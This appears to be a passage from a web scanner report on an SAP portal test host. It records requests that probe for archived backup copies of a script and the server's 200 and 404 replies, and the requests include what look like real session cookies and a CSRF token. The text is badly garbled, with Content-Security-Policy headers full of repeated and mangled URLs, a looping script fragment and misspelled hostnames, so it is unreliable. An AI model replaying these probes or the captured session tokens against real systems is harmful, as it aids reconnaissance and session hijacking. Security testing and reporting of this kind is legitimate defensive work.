X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/zip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:/// boost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://zalcors.azurewebsites.net/ https://sap.com/ https://sap.co https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 https://sularis.com.443 https://sularis.com.443 https://sularis.com/static.com/stati https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

Content-Length: 3235310

var JSON;if(!JSON){JSON={};}{function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=f isFinite(this.valueOf())?this.getUTCFull

...[SNIP]...

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/ehen.js.zip HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8k%2FEnKM%2Bof00fuB%2BGgIcGeV3S3INY1Did4TGYMVIDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwFS%2BdlPdsv5V2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwFS%2BdlPaw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779280812

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 06:18:08 GMT

Server: Apache

X-Content-Type-Options: nosniff -Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://palafform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://zalcors.azurewebsites.net/ https: /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/https://s.inapplicationinsights.azure.com/; script-src'self' unsafe-inline' unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com https://salaris.com/stapui5.hana.ondemand.com/stapui5.hana.ond http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.25. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.rar

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.rar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779821317

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:29:09 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-rar-compressed;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://sapsf.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/wldu.js HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Cookie. sapib\_PORTAL\_02EE7 1861207 186132, com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779821317

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 06:30:11 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://iaccounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqarias.com/443 https://e.zalaris.com/443 https://e.zalaris.com/https://s.apuci.com/https://s.ap https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-fileseu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.26. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.tar

### Summary

Severity: Information

Confidence: Certain

https://testportal.zalaris.com Host:

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.tar HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:13:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-tar;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.thtps://s.papsf.com:443 https://s.papsf.com:443 https://p.thtps://s.papsf.com:443 https://s.papsf.com:443 https: /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/ftw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/zodl.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fqn%2BWbeBg508vBkgZRwgLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwrFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 06:14:19 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://ai.counts.ondemand.com/ https://ai.counts.ondemand.counts.ondemand.counts.ondemand.counts.ondemand.counts.o /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://looin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twit http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/ffw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.27. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.tar.gz

### Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.tar.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779280812

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:18:36 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-gzip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

